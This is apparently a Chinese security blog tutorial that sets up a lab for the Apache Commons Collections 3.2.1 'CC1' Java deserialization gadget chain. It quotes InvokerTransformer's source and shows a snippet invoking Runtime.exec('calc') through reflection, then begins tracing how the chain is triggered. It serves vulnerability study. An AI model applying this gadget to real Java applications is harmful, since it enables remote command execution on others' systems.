

1、JDK-8u65#
https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html
注意:国家不要选为国区,国区对应的 8u65 下载的时候会自动下载 8u111 等高版本!
2、Maven-commons-collections 3.2.1#
https://mvnrepository.com/artifact/commons-collections/commons-collections/3.2.1
1
2
3
4
5
6
| <!-- https://mvnrepository.com/artifact/commons-collections/commons-collections -->
<dependency>
<groupId>commons-collections</groupId>
<artifactId>commons-collections</artifactId>
<version>3.2.1</version>
</dependency>
|
3、修改 sun 包-方便调试#
https://hg.openjdk.org/jdk8u/jdk8u/jdk/rev/af660750b2f4

将 jdk-af660750b2f4\jdk-af660750b2f4\src\share\classes\sun

放入:jdk1.8.0_65\src


把 src 文件夹添加到源路径下
Apache Commons Collections包和简介:#
https://blinkfox.github.io/2018/09/13/hou-duan/java/commons/commons-collections-bao-he-jian-jie/
CC1链分析:#


首先要明白,CC1 链的源头是 Commons Collections 库中的 Tranformer ( org/apache/commons/collections/Transformer.java )接口中的 transform 方法,这个接口的设计初衷,是为了把一个对象转换成另一个对象, 但是,在实现类里把 transform 变成“可以执行任意逻辑”时,就出现了漏洞。
这样的类有以下几种:
最核心、最危险的类:
InvokerTransformer (执行任意方法,命令执行)InstantiateTransformer (实例化任意类,构造函数触发危险逻辑)
组合辅助类(触发链条的关键):
ChainedTransformer(组合执行器)LazyMap(触发入口)
《Java 安全漫谈》
TransformedMap的出处
既然ysoserial中没有用到TransformedMap,那么TransformedMap究竟是谁最先提出来的呢?
据我的考证,最早讲到TransformedMap应该是Code White的这篇Slide:Exploiting
Deserialization Vulnerabilities in Java(https://www.slideshare.net/slideshow/exploiting-deserialization-vulnerabilities-in-java-54707478/54707478)1 ,后来长亭科技的博客文章《Lib之过?Java反序列化漏洞通用利用分析》(https://www.anquanke.com/post/id/82898 原文网站进不去了,只有转载)对此进行了进一步分析,后来才在国内众多文章中被讲到。
1.1 漏洞利用#
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
| public class InvokerTransformer implements Transformer, Serializable {
private static final long serialVersionUID = -8653385846894047688L;
private final String iMethodName;
private final Class[] iParamTypes;
private final Object[] iArgs;
public static Transformer getInstance(String methodName) {
if (methodName == null) {
throw new IllegalArgumentException("The method to invoke must not be null");
}
return new InvokerTransformer(methodName);
}
public static Transformer getInstance(String methodName, Class[] paramTypes, Object[] args) {
if (methodName == null) {
throw new IllegalArgumentException("The method to invoke must not be null");
}
if (((paramTypes == null) && (args != null))
|| ((paramTypes != null) && (args == null))
|| ((paramTypes != null) && (args != null) && (paramTypes.length != args.length))) {
throw new IllegalArgumentException("The parameter types must match the arguments");
}
if (paramTypes == null || paramTypes.length == 0) {
return new InvokerTransformer(methodName);
} else {
paramTypes = (Class[]) paramTypes.clone();
args = (Object[]) args.clone();
return new InvokerTransformer(methodName, paramTypes, args);
}
}
private InvokerTransformer(String methodName) {
super();
iMethodName = methodName;
iParamTypes = null;
iArgs = null;
}
public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {
super();
iMethodName = methodName;
iParamTypes = paramTypes;
iArgs = args;
}
//实现 Transformer 接口,重写的transform方法,把传入的对象 input 转换成另一个对象
public Object transform(Object input) {
if (input == null) {
return null;
}
try {
//获取传入对象的运行时类
Class cls = input.getClass();
//从 cls 类中,反射获取一个方法对象;iMethodName:构造 InvokerTransformer 时传入的目标方法名(可控);iParamTypes:方法的参数类型数组(可控)
Method method = cls.getMethod(iMethodName, iParamTypes);
//调用上一步拿到的 method,并传入参数 iArgs(可控)
return method.invoke(input, iArgs);
} catch (NoSuchMethodException ex) {
throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' does not exist");
} catch (IllegalAccessException ex) {
throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' cannot be accessed");
} catch (InvocationTargetException ex) {
throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' threw an exception", ex);
}
}
}
|
从源码中可知存在反射调用任意类,并且各个参数都是可控的,使用反射调用 Runtime.exec :
1
2
3
4
5
6
7
8
| Runtime r = Runtime.getRuntime();
//方法名为exec,参数类型为String,参数值为calc
InvokerTransformer invokerTransformer = new InvokerTransformer(
"exec",
new Class[]{String.class},
new Object[]{"calc"}
);
invokerTransformer.transform(r);
|

1.2 分析漏洞链#
现在我们知道了InvokerTransformer.transform() 方法能执行任意命令,但是它自己不会平白无故被调用,必须有别的类/方法调用它, 我们就去找哪些类会在正常逻辑中调用 transform**。**如果有哪个类调用了 transform, 就等于找到了一个“入口点”,只要我们能控制传进去的 Transformer,就能让应用在“正常使用 Map”的时候,自动调用到我们的恶意 transform ,从而执行命令 。
